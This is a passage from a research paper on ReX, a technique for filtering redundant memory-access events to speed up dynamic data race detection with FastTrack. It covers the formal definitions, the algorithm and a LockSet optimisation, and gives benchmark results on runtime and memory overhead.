- If a is a type of *REL* event and b is the next *ACQ* event on the same lock, then $a \prec b$. This condition can be relaxed in a LockSet-based algorithm, which we will explain in Section 4.
- $\prec$ is transitively closed.

We note that the HB relation $\prec$ is a partial order over the trace. For any two events in the trace, e_i and e_j, either $e_i \prec e_j$ is true or $\neg(e_i \prec e_j)$ is true. Different from other algorithms [23, 15] that involve *may* happen-before, for an HB-based race detection algorithm, there is no may-happen-before relation.

To ease the presentation, we use $e_i||e_j$ to denote that e_i and e_j have no happens-before relation between each other: $\neg(e_i \prec e_j) \wedge \neg(e_i \prec e_j)$. In other words, $e_i||e_j$ means e_i and e_j can happen concurrently (if not in the observed execution, but can always happen in a certain execution of the same program).

Happens-Before Algorithm. The HB relation is usually checked by the use of vector clocks [21] or epoch-based clocks [12]. Two conflicting MEM accesses a and b (i.e., *Read/Write* events, at least one is a *Write*, accessing the same memory address), are determined to be in a race if they can happen concurrently: $a||b$.

2.2 Concurrential Redundancy

Having defined the happens-before algorithm, we are ready to define redundant events:

▶ **Definition 1 (Redundant Event).** Let HB-RaceDetect(τ) be the result of a precise dynamic HB-based algorithm running on τ, an input execution trace observed so far. HB-RaceDetect(τ) is either ϵ (if there is no race in τ) or (l_1,a_1,l_2,a_2), if there exist racing accesses $e_1||e_2$ in τ such that l_i=$loc(e_i)$ and $a_i = access(e_i)$ and $l_1 < l_2$ (the location ordering is for symmetry breaking). An event e is redundant iff HB-RaceDetect(τ) = HB-RaceDetect($\tau \backslash e$).

▶ **Definition 2 (Concurrential Equivalence).** The key observation behind concurrential equivalence is that, for two MEM events e_i and e_j, their *inter-thread happens-before* relation can determine their equivalence. Regardless of which thread(s) they are from, e_i and e_j are *concurrentially equivalent* if they satisfy the following conditions:

1. they share the same program lexical location (i.e., $loc(e_i)$=$loc(e_j)$) and have the same access type (i.e., both are reads, or both are writes);
2. they access the same dynamic memory location;
3. they have the same inter-thread HB relations with events from any other thread that is different from t_i *or* t_j. More formally, $\forall\ e_k$, $t_{e_k} \neq t_i \vee t_{e_k} \neq t_j$, such that $e_k \prec e_i \iff e_k \prec e_j$ and $e_i \prec e_k \iff e_j \prec e_k$.

For Condition 3, we note that there are two possible cases: 1) $t_i = t_j$ and 2) $t_i \neq t_j$. As long as t_{e_k} is different from any of them, the condition must be held. We also note that from the two $\iff$ conditions, we can derive $e_k||e_i \iff e_k||e_j$.

With concurrential equivalence, we can formally prove the following theorem:

▶ **Theorem 1 (Concurrential Redundancy).** *An event e is redundant if there already exists one concurrential equivalent event from the same thread, or two from different threads.*

Proof. The key insight for the proof is that a race involves only two events from two different threads. Let us assume two concurrentially equivalent events e_i and e_j, and consider an arbitrary event e_k. If e_i and e_j are from the same thread, and if e_k and e_i form a data race, then e_k and e_j must be a race too. The reason is that e_i and e_j have the same inter-thread HB relation, and e_k must be from a different thread. Hence, either e_i or e_j is redundant. On the other hand, if e_i and e_j are from different threads, and if e_k and e_i form a race, there are two possibilities. One is that e_k is from a third thread different from that of e_i and e_j. In that case, either e_i or e_j is redundant, because e_k would race with e_j too. The other case is that e_k is from the same thread as e_j. In that case, neither e_i nor e_j is redundant. However, for any other event e_w that is concurrentially equivalent to e_i and e_j, e_w must be redundant. The reason is that e_w would either form a race with e_k (if it is from a thread different from that of e_k), or is redundant with e_j (if it is from the same thread as e_k).

Meanwhile, we can prove that no new races would be reported if such an event e is removed from the trace. Let us assume a certain new race (e_i, e_j) is reported in $\tau\backslash e$ but not in τ. Then it must be the case that in $\tau\backslash e$, $e_i \prec e_j \vee e_j \prec e_i$, but in τ, $e_i||e_j$. The only possibility is that $e_i \prec e \prec e_j \vee e_j \prec e \prec e_i$. However, because in $\tau\backslash e$, there should exist an event e' that is concurrentially equivalent to e, then we should also have $e_i \prec e' \prec e_j \vee e_j \prec e' \prec e_i$. This contradicts to the assumption that (e_i, e_j) is a race. ◀

We can hence use Theorem 1 to identify redundant events. But is it optimal? Can we safely remove any more events from the trace without affecting the race detection results? Interestingly, Theorem 1 only defines optimal equivalence between events, but it is not optimal for defining redundancy. More specifically, we can improve Theorem 1 to capture more redundant events by relaxing Condition 3 with the "*HB-subsume*" relation.

▶ **Definition 3 (HB-subsume).** An event e_i *HB-subsumes* ($\preccurlyeq$) e_j if the HB relation of e_j is a subset of e_i for events from any other thread that is different from t_i *or* t_j. More formally, if $e_i \preccurlyeq e_j$ then $\forall\ e_k$, $t_{e_k} \neq t_i \vee t_{e_k} \neq t_j$, such that $e_k \prec e_i \implies e_k \prec e_j$ and $e_i \prec e_k \implies e_j \prec e_k$.

Comparing the conditions in HB-subsume with that in Condition 3, the difference is that $\iff$ is changed to $\implies$. That is, the inter-thread HB relations of e_i and e_j need not to be

equivalent, but is relaxed to be a subset relation. The key insight is that if $e_i \preccurlyeq e_j$, then e_j only represents a subset of the happens-before information represented by e_i; hence e_i can replace e_j for race detection. Similarly, we can define *concurrential-subsume equivalence* and prove Theorem 2:

▶ **Definition 4 (Concurrential-subsume Equivalence).** For two MEM events e_i and e_j, e_j is concurrentially-subsumed by e_i if:

1. they share the same program lexical location and have the same access type (i.e., both are reads, or both are writes);
2. they access the same dynamic memory location;
3. $e_i \preccurlyeq e_j$.

▶ **Theorem 2 (Optimal Concurrential Redundancy).** *An event e is redundant if there already exists one concurrential-subsuming equivalent event from the same thread, or two from different threads.*

Proof. The proof is similar to that of Theorem 1. The only difference is changing concurrential equivalence to concurrential-subsume equivalence. Meanwhile, since a race involves at least and at most two events, it is impossible to further remove any more such events, otherwise a certain race may be missed. Hence, we can also prove that Theorem 2 is optimal for characterizing concurrentially-redundant events. ◀

We can hence use Theorem 2 to precisely and optimally identify concurrentially-redundant events. To clarify, we note that Theorem 2 only considers those events that *may* be involved in data races but cannot introduce new races. We do not consider redundant events that can *never* participate in any data race, e.g., events that are always happens-before-ordered before some event for each thread. It is possible to further remove events beyond our definition of concurrential equivalency. Nevertheless, that would require checking the happens-before relation between events, which is as expensive as running a full HB algorithm.

3 The ReX Algorithm

For dynamically generated event streams from a running program, checking the first two conditions of concurrential-subsume equivalence is easy: lexical equivalence can simply check the originating program location of the event, access types can be recognized easily during instrumentation, and dynamic memory location is available at runtime. Checking the third condition (i.e., $\preccurlyeq$) however, if done naively, would prove prohibitively expensive, especially when the algorithm needs to be run online during program execution. To efficiently check the $\preccurlyeq$ condition, we introduce a new concept called *concurrency context*:

▶ **Definition 5 (Concurrency Context).** The concurrency context of a thread t, Γ_t, encodes the history of *SND* and *REL* events observed by t, with the thread attribute t ignored. The concurrency context of an event e generated by thread t is the value of Γ_t at the time e is observed.

It is easy to see that if two events e_i and e_j have the same concurrency context and e_i appears before e_j, then they must satisfy the $e_i \preccurlyeq e_j$ condition, because only *SND* and *REL* introduce outgoing inter-thread HB edges; for all the other event types (i.e., *RCV*, *ACQ* and*MEM*), they only introduce intra-thread or incoming HB edges.

Algorithm 1 ReX(e)

```
1: e ← input event
2: t = e.getThread
3: loc = e.getLocation
4: Γ_t // concurrency context of thread t
5: Θ_loc // concurrency history at location loc
6: switch e do
7:     case MEM:
8:         if CheckRedundancy(t, Θ_loc, Γ_t) then
9:             discard e
10:        else
11:            advance e
12:        end if
13:    case REL:
14:        Γ_t.add(e.l)//add the lock l
15:        advance e
16:    case SND:
17:        Γ_t.add(e.g)//add the message g
18:        advance e
19:    case Other:
20:        advance e
```

Finally, we introduce the concept of *concurrency history* for a particular lexical location:

▶ **Definition 6 (Concurrency History).** The concurrency history at a static program location loc, Θ_{loc}, stores the union of Γ_t of all threads t that have accessed this location.

The concurrency history Θ_{loc} can be used to filter out redundant events from location loc. Moreover, since the concurrency contexts of different events from the same location exhibit strong temporal locality due to stack based computational model of programs, a prefix sharing data-structure such as *trie* is ideal for storing Θ_{loc}. This results in compact storage and fast retrieval in our design of ReX.

We design ReX as a filter pass over the event stream generated by the program execution. It is generic by design and can be applied to any dynamic race detectors and it is sound for the precise HB-based race detection algorithms such as FastTrack. Algorithm 1 provides a high-level overview of how ReX applies the redundancy filters. It updates Γ_t as events stream by. The calls *discard* and *advance* indicate when ReX decides that the event is redundant and discard it or advance it to the race detector, respectively. The MEM events are handled separately from the other types of events:

1. **MEM**: Memory access events, both read and write are checked for redundancy (Algorithm 2). If this call returns true, the event is redundant and it is filtered.
2. **SND** and **REL**: These events always append to Γ_t their unique ID g or l.
3. **RCV** and **ACQ**: These events are not processed but just advanced to the race detector.

For each MEM event, the *CheckRedundancy* function determines its redundancy by checking the corresponding concurrency history Θ_{loc} and the current concurrency context Γ_t of the thread. Recall Theorem 2 that an event is redundant if there already exists one concurrential-subsuming equivalent event from the same thread, or two from different threads.

Algorithm 2 CheckRedundancy(t, Θ_{loc}, Γ_t)

```
1: stack ← getStack(Θ_loc,Γ_t)//get the stack associated with the concurrency context and location
2: if stack is empty then
3:     Θ_loc.add(Γ_t)
4:     return false
5: else if stack.contains(t) then
6:     return true
7: else if stack.size = 1 then
8:     stack.add(t)
9:     return false
10: else if stack is full then
11:    return true
12: end if
```

To check this condition, each node in Θ_{loc} contains a bounded stack of size **2** that is used to keep track of the number of concurrential equivalent events seen so far. If the stack is full, new events having the same Γ_t are filtered out since they are redundant. The elements of the stack denote the threads that have contributed to the particular concurrency context. The first step is to check the stack corresponding to the current thread's concurrency context. Based on the contents of this stack, there are four cases to consider:

1. **Stack is empty:** This implies that this particular concurrency context was not seen in any of the accesses so far, hence the event is not redundant. We proceed to add Γ_t into Θ_{loc} for future accesses, where t is the thread ID of the current event e and loc is the program location of e.
2. **Stack contains t:** This case falls in the category of intra-thread redundancy, so e and can be eliminated.
3. **Stack does not contain t and is of size 1:** Add t to the stack.
4. **Stack is full:** This case falls in the category of inter-thread redundancy, so e can be eliminated.

Synchronization-free Implementation. Algorithm 1 is simple and mostly straightforward to implement. The only problem is that the algorithm itself is multithreaded and the trie for storing each concurrency history Θ_{loc} is a shared data structure. Multiple threads may concurrently access Θ_{loc} with the same concurrency context Γ_t and attempt to store a new stack into the trie for the same entry Γ_t if a stack is not available for the entry (at line 2 in Algorithm 2). To correctly implement the algorithm, this operation must be synchronized. However, a synchronized implementation would slow down ReX significantly, especially for programs with a large number of threads running on multicore processors and for this scenario, the synchronization operation is performed for every check.

We develop a synchronization-free implementation that does not use any locks to protect the new stack store operation. Specifically, for each node in the trie, we maintain a hashmap from the current concurrency context ID (message g or lock l) to its children nodes. When a synchronization event with ID x is generated, the corresponding thread checks the hashmap to return a child node for x and creates a new node if not available. Multiple threads are allowed to check the hashmap and create new entries in it without synchronization. Because there is no synchronization, two threads may create two new nodes for the same concurrency context ID, and one of them would be overwritten by another.




Figure 4 A program exhibiting event redundancies and a serialized execution trace.

The loss of one node causes the corresponding stack associated with the concurrency context ID x to miss one entry, which means that a redundant event may be missed. However, since the chance for two threads to check the hashmap with the same concurrency context ID at the same time is very small, this treatment rarely misses redundant events in practice (in our extensive experiments we only observed one or two such cases out of every one million events on average). Moreover, this treatment is sound that it does not miss any non-redundant events.

3.1 Example

We use the example in Figure 4 to illustrate ReX. This program in (a) contains two loops: the first spawns three threads, $T_{1,2,3}$, and the second performs a read at program location ①, followed a lock region on L_i protecting a write at ② in each loop for $i = 1, 2, 3$. Threads $T_{1,2,3}$ are all identical except in the lock addresses used to guard the write at ④. The write at ③ is unguarded. A trace corresponding to a serialized execution of the program that executes $T_0 \rightarrow T_1 \rightarrow T_2 \rightarrow T_3$ is shown in (b). If this trace is given to a precise HB-based race detector, a race between e_{14} and e_{17} will be detected as the first race: In fact, if all possible thread schedules are explored, a powerful race detector such as RVPredict [15] can detect 45 races in total in this program: ($e_{(4,8,12)}$, $e_{(17,19,22,24,27,29)}$), ($e_{(6,10,14)}$, $e_{(17,22,17)}$), (e_6, $e_{(24,29)}$), (e_{10}, $e_{(17,29)}$), (e_{14}, $e_{(17,24)}$), ($e_{17,19}$, $e_{(22,24,27,29)}$), and ($e_{22,24}$, $e_{(27,29)}$). However, only 7 of them have unique lexical locations: (①,③), (①, ④), (②, ③), (②, ④), (③, ③), (③, ④) and (④, ④). The rest 38 races are superfluous and should be removed from the race reports. We would like to use ReX to identify those redundant events that lead to these superfluous races.

Figure 5 illustrates how ReX works for this example. There are four program locations of interest, marked by ①-④.

Location ①: Following Algorithm 1, the three events $e_{1,2,3}$ first add their unique message ids into Γ_t. The read e_4 by T_0 is then added to the stack associated with the concurrency




Figure 5 Trie states after applying ReX on the trace in Figure 4b.

context $g1 - g2 - g3$. Note that the lock acquire e_5 does not add anything to Γ_t, but the lock release e_7 appends $L1$ to it. Similarly, the read e_8 by T_0 is added to the stack associated with the concurrency context $g1 - g2 - g3 - L1$. At the end of three iterations, $e_{4,8,12}$ are added to the stacks associated with three different concurrency contexts. The stack at each of these locations contains the single thread T_0 and thus, none of the accesses is dropped.

Location ②: Similar to that of ①, $e_{6,10,14}$ are added to three different stacks, because the lock acquire events extending the concurrency context with $L1$, $L2$ and $L3$.

Location ③: The first two threads T_1 and T_2 access this location and get added into the stack. The third thread T_3 is however filtered since the stack is already full, exhibiting inter-thread redundancy.

Location ④: Similar to how each T_0 acquires a lock, the writes this location are each guarded by a different lock. Thus, the thread ID of each write is added to a different stack.

For the example above, the only redundant event dropped by ReX is the third event from location ③. Keen readers may wonder why we cannot drop some of the other events (e.g., the second and the third read events from location ①). The fundamental reason is that these events are not redundant for a precise HB-based race detection algorithm. For instance, it may appear that the second read event e_8 from ① is redundant to its first read event e_4; but according to the HB algorithm, the lock release event e_7 introduces an outgoing HB edge, resulting in a different inter-thread HB relation for e_8. Hence, a possible future event, say e_{100}, may race with e_8 but not e_4.

We next introduce a relaxation of ReX that is unsound for the precise HB-based algorithm, but is sound for the LockSet algorithm. It has the power to identify all those seemingly redundant events in this example. However, in principle, because the LockSet algorithm is unsound, this relaxation of ReX may result in missing real races. Nevertheless, in our experiments we rarely observe such cases.




Figure 6 Trie states with the LockSet optimization for the trace in Figure 4b.

4 The LockSet Optimization

In a pure LockSet-based race detector [27] or hybrid race detectors [24, 16] which combine HB and LockSet, the contribution by locks is often ignored in the HB relation. Instead, ACQ and REL events are tracked separately using LockSet.

LockSet Condition: The set of locks currently held by a given thread is referred to as its LockSet. The LockSet condition states that two conflicting accesses are in a race if there is no HB relation between them, and the LockSets of the two threads do not overlap, *i.e.*, $L_i \cap L_j = \emptyset$, where L_i and L_j refer to the LockSet of T_i and T_j, respectively, at the time of event generation.

The LockSet condition allows us to optimize ReX by filtering redundant events across synchronization boundaries incurred by both ACQ and REL events, because events with the same LockSet may be redundant. For example, the second and the third read events from location ① in Figure 4 can now be filtered because according to the LockSet algorithm, these two events are redundant to the first read event from ①.

This optimization can be implemented by slightly modifying the ReX algorithm (Line 13 in Algorithm 1). Specifically, instead of appending the lock l to the thread concurrency context Γ_t for REL, upon an ACQ or REL event, we can perform the following:

- **ACQ**: add the lock address into Γ_t. If a lock previously acquired is acquired again, we ignore the event.
- **REL**: remove the lock address from Γ_t. In a well-formed trace, the corresponding lock acquire event of this address must have already been observed before this event is seen.

To support reentrant locks, we can further add a local counter to each lock address in the concurrency context Γ_t. The counter is zero initially, and is incremented (or decremented) by one upon each **ACQ** (or **REL**) of the corresponding lock address. The lock address is removed from Γ_t when the counter becomes zero upon a **REL**.

Figure 6 illustrates how ReX with this optimization works for the same example in Figure 4b. The main difference is **Location ①:** the three read events $e_{4,8,12}$ now have the same concurrent context $g1 - g2 - g3$ with an empty lockset. Therefore, e_8 and e_{12} can be filtered out.




Figure 7 An example illustrating the unsoundness of the LockSet optimization.

We next use an example in Figure 7 to illustrate why this optimization is sound for the hybrid (or LockSet-based) algorithm only, but unsound for the HB-based algorithm such as FastTrack. For HB-based race detectors, the location ② and ⑧ are in a race when the schedule is ①-②-③-④-⑤-⑥-⑦-⑧-①-②-③-④. However, the LockSet optimization will determine that the second event from ② is redundant to the first event from ② and hence filter it out from the trace. Because the first event from ② happens before the event from ⑧ (introduced by the lock and unlock events from ④-⑤), the race will be missed.

5 Evaluation

Our evaluation focuses on answering the following four sets of research questions:

1. *Redundancy*: How much event redundancy is there in real-world execution traces?
2. *Optimal Performance*: Hypothetically, what is the optimal runtime performance of a precise HB-based dynamic race detector if all concurrentially-redundant events were removed with no cost?
3. *ReX Effectiveness and Efficiency*: How effective is ReX in removing redundant events? Can ReX improve runtime performance of dynamic race detectors? How much speedup or slowdown can ReX bring?
4. *ReX Precision and Soundness*: Does ReX affect the precision or soundness (*i.e.*, detection ability) of race detection in practice?

Evaluation Methodology. We use ReX as a preprocessing step in the RoadRunner tool chain [13], and compare the runtime performance and race detection results between FastTrack with and without ReX. FastTrack implements the fastest precise dynamic race detection algorithm, so we focus on integrating FastTrack with ReX. ReX intercepts the full event steam generated by RoadRunner (without any optimization), and passes an event to FastTrack when it determines that the specific event is not redundant.

We have evaluated ReX as well as the LockSet optimization on a collection of 13 commonly studied multithreaded benchmarks including all the eight benchmarks from the Java Grande suite, four from the DaCapo suite[1] [5] (which are all real-world applications), as well as the popular *Tsp* (traveling salesman problem) benchmark. Table 1 summarizes the benchmarks and their trace characteristics. The first eight benchmarks are from Java Grande and all of them were tested running on 20 threads. The next four benchmarks are from DaCapo

[1] DaCapo contains several other multithreaded applications, but we do not include them because the RoadRunner tool failed to instrument them.

Table 1 Benchmarks and the trace characteristics. For all benchmarks, 99+% of the events are memory reads or writes.

Benchmark	#Threads	#Events			
		MEM	Volatile	ACQ/REL	SND/RCV
LUFact	20	7.6G	23	12	38
Series	20	6M	0	12	38
Sor	20	2.65G	77.7M	12	38
Sparse	20	7.7G	0	12	38
Crypt	20	2.1G	0	12	76
MonteCarlo	20	492M	0	22	38
Moldyn	20	2.02G	23	22	38
RayTracer	20	3.55G	23	148	38
Avrora	7	1.4G	0	2.9M	580K
Xalan	9	1.1G	0	8.9M	1.7K
Sunflow	17	9.7G	0	1.8K	32
Lusearch	10	1.4G	1.2M	2.7M	136
Tsp	9	1.5G	0	62K	16

and were tested under the default configuration. Columns 3-6 report the number of different types of events in the execution, For all the benchmarks, the MEM events are the majority accounting for more than 99% of all the events. Note that volatile memory accesses are reported separately because they introduce happens-before according to the standard HB semantics [19], and they are not checked for redundancy since concurrent volatile accesses are not data races.

To evaluate the trace redundancy, we run ReX without optimization to obtain the number and the percentage of redundant events. To assess the optimal performance of dynamic race detection, we assume that all concurrentially-redundant events could be eliminated with no cost. The optimal overhead can hence be approximated by subtracting the running time of ReX+FastTrack with that of running ReX alone. An additional performance factor is the runtime cost of instrumentation, which is used to generate the event stream. In practice, because the instrumentation in RoadRunner is based on code rewriting, the cost can be high. Therefore, we also include the instrumentation cost and calculate the optimal performance as $X - Y + Z * (1 - redun\%)$, where X is the cost of ReX+FastTrack, Y the cost of ReX alone, Z the instrumentation cost of all events and $redun\%$ the percentage of redundant events. To measure Z, we run standalone RoadRunner on each benchmark with no race detection.

Hardware Configuration. The hardware used to run these experiments was an eight-core iMac machine with 4.0GHz Intel Core i7 processor, 32 GB DDR3 memory with Java JDK 1.8 installed.

Summary. The results are reported in Tables 2-5. All experimental data were averaged over three runs. Overall, ReX and its LockSet optimization identify 97% and 98.2% of the total events as redundant, respectively, improving the runtime performance of FastTrack by more than 30% while incurring 1.3X and 1.2X memory overhead, and producing the same unique data races as reported by FastTrack. If all redundant events were removed with no runtime cost, the optimal performance of FastTrack can be improved by 90% on average.

We next discuss the results with respect to these research questions.

Table 2 Results of event redundancy and race detection performance.

Benchmark	Native time	Instrument only	FastTrack time(o.h.)	ReX only	ReX+FT time(o.h.)	#redun(%)
LUFact	1.94s	36.2s(**18X**)	108s(**55X**)	51.9s(**26X**)	55.6s(**33X**)	7.59G(**99%**)
Series	78.9s	90.1s(**14%**)	86.6s(**10%**)	89s(**13%**)	86.1s(**9%**)	5.99M(**99%**)
Sor	2.82s	15s(**4X**)	35.3s(**12X**)	17.7s(**5X**)	18.5s(**6X**)	2.53G(**95%**)
Sparse	0.6s	39.8s(**65X**)	124s(**206X**)	60.7s(**100X**)	61.2s(**101X**)	7.69G(**99%**)
Crypt	0.35s	17s(**47X**)	55.8s(**158X**)	31.7s(**90X**)	50.4s(**143X**)	2.09G(**99%**)
MonteCarlo	0.59s	2.75s(**4X**)	9.9s(**16X**)	5.1s(**8X**)	7.4s(**11X**)	488M(**99%**)
Moldyn	0.42s	10.7s(**24X**)	30.1s(**71X**)	19.1s(**44X**)	18.8s(**44X**)	2.01G(**99%**)
RayTracer	0.36s	12.7s(**34X**)	43.1s(**119X**)	22.9s(**63X**)	24s(**66X**)	3.54G(**99%**)
Avrora	2.4s	19.4s(**7X**)	36s(**14X**)	32.1s(**12X**)	35s(**13X**)	1.21G(**87%**)
Xalan	1.7s	14.2s(**7X**)	26s(**14X**)	22.7s(**12X**)	26s(**14X**)	1G(**93%**)
Sunflow	1.8s	47.1s(**25X**)	157s(**86X**)	122.7s(**67X**)	132s(**72X**)	9.69G(**99%**)
Lusearch	1.2s	57.5s(**47X**)	68s(**56X**)	42.6s(**35X**)	58s(**47X**)	1.37G(**97%**)
Tsp	0.9s	31.9s(**34X**)	67s(**73X**)	55.2s(**60X**)	58s(**63X**)	1.49G(**99%**)
Average	-	**24X**	**68X**	**40X**	**47X (↓31%)**	**97%**

5.1 Redundancy and Optimal Performance

Table 2 Column 2 reports the native execution time of each benchmark, ranging from 0.35s for *Crypt* to 78.9s for *Series*. Column 3 reports the running time of the instrumented version and the instrumentation slowdown. The instrumentation incurs 24X slowdown on average, ranging between 14%-65X. Column 4-6 respectively report the time and overhead of FastTrack, ReX alone and ReX+FastTrack. Column 7 reports the number of the redundant events identified by ReX and their percentage over the total events.

Overall, redundant events are pervasive in these benchmarks. This is expected because repeated memory accesses from the same lexical locations via loops are typical in real-world programs. For most benchmarks (10 out of the 13 benchmarks), more than 99% of the events are redundant. On average, ReX identifies 97% of the total events as redundant. For the other three (*Sor, Avrora, Xalan*), ReX identifies 95%, 87%, and 93% redundant events, respectively.

Our result indicates that the performance of dynamic race detection has a large improvement space by removing the concurrentially-redundant events. If all concurrentially-redundant events were removed from the trace (e.g., by compiler analysis or a zero overhead runtime analysis to identify redundancy), the performance of FastTrack could be improved by 90% (following the formula $X - Y + Z * (1 - redun\%)$ described earlier), reducing the runtime overhead of FastTrack from 68X to 7X for all these benchmarks on average. For most of the Java Grande benchmarks, the FastTrack runtime overhead could be reduced by 95%, from 80X to 3X only. The only exception is *Crypt*, for which the overhead of FastTrack can be reduced by 66%, from 158X to 53X.

5.2 ReX Performance, Precision & Soundness

The number and percentage of redundant events identified by ReX without and with the LockSet optimization are reported in the last columns in Table 2 and Table 3, respectively.

Overall, ReX improves the runtime overhead of FastTrack by 31% (from 68X to 47X) on average. The LockSet optimization further improves the performance by 1% (to 46X). ReX identifies that on average 97% of the events in the trace are redundant. ReX with the LockSet optimization identifies 98.2% of the total events as redundant. For instance, for *Avrora*, while ReX only detects 87% redundant events, the LockSet optimization detects 95%.

Table 3 Runtime performance of ReX with the LockSet optimization.

Benchmark	ReX-**LockSet+FT**	
	#redun(%)	time(**o.h.**)
LUFact	52.1s(**26X**)	7.59G(**99%**)
Series	85s(**8%**)	5.99M(**99%**)
Sor	18s(**5X**)	2.6G(**98%**)
Sparse	59.7s(**99X**)	7.69G(**99%**)
Crypt	50.2s(**142X**)	2.09G(**99%**)
MonteCarlo	7s(**56X**)	488M(**99%**)
Moldyn	19.1s(**44X**)	2.01G(**99%**)
RayTracer	23.1s(**63X**)	3.54G(**99%**)
Avrora	26s(**10X**)	1.33G(**95%**)
Xalan	25s(**14X**)	1.08G(**98%**)
Sunflow	80s(**43X**)	9.69G(**99%**)
Lusearch	52s(**42X**)	1.39G(**99%**)
Tsp	54s(**59X**)	1.49G(**99%**)
Average	**46X**(↓32%)	**98.2%**

The reason is that the LockSet optimization can detect redundant events across the lock ACQ boundaries.

Table 4 reports the memory overhead of ReX. ReX incurs 1.3X memory overhead compared to FastTrack. The LockSet optimization further reduces the memory overhead to 1.2X, because more redundant events are filtered out.

Table 5 reports the total number of data races and the number of unique races among them detected by FastTrack, FastTrack with ReX, and FastTrack with ReX and the LockSet optimization. For all the benchmarks, ReX and the LockSet optimization both result in the same number of unique data races detected by FastTrack. Even though the LockSet optimization is unsound in theory for HB-based race detectors, it does not affect the race detection results in these benchmarks. We also empirically validated that the unique races detected by FastTrack match with the unique races detected upon using ReX and the optimization. This confirms that ReX is both theoretically sound and practically useful.

One additional benefit we observed, that was not originally planned, was that error output verbosity tended to be greatly reduced. Sometimes, we observed that FastTrack reports races on a particular race pair several hundreds of times, even though a single instance is sufficient to alert the programmer to the concurrency bug. ReX filters most of the redundant events before sending them to FastTrack, reducing the total number of the reported races and saving the user valuable time in parsing the tool output. For instance, FastTrack reports 644 total races in *Sor*, but only 10 of them are unique. With ReX-LockSet, this number is reduced to 38, containing the same number of unique races. This also proved very useful in our evaluation stage when we compared the race output with and without ReX. Of course, this benefit can also be achieved via an automatic offline analysis that filters out superfluous race reports.

6 Related Work

Data race detection has attracted a significant research attention in the past few years motivated by the multicore and manycore hardware architectures. Researchers have proposed

Table 4 Memory overhead (MB) of ReX.

Benchmark	**FastTrack**	ReX+**FT**	ReX-**LockSet+FT**
LUFact	2194	3137(**43%**)	3137(**43%**)
Series	339	290(-**14%**)	301(-**11%**)
Sor	1705	5326(**2.1X**)	2277(**34%**)
Sparse	902	885(-**2%**)	1984(**1.2X**)
Crypt	5905	11896(**1X**)	9994(**68%**)
MonteCarlo	1637	4494(**1.75X**)	4456(**1.72X**)
Moldyn	233	1267(**4.4X**)	1267(**4.4X**)
RayTracer	68	331(**3.9X**)	411(**5X**)
Avrora	347	1501(**3.3X**)	636(**83%**)
Xalan	3183	3212(**1%**)	2885(**-9%**)
Sunflow	1974	3254(**65%**)	2665(**35%**)
Lusearch	24985	22837(**-9%**)	26570(**6%**)
Tsp	848	879(**4%**)	2727(**2.2X**)
Average	-	**1.3X**	**1.2X**

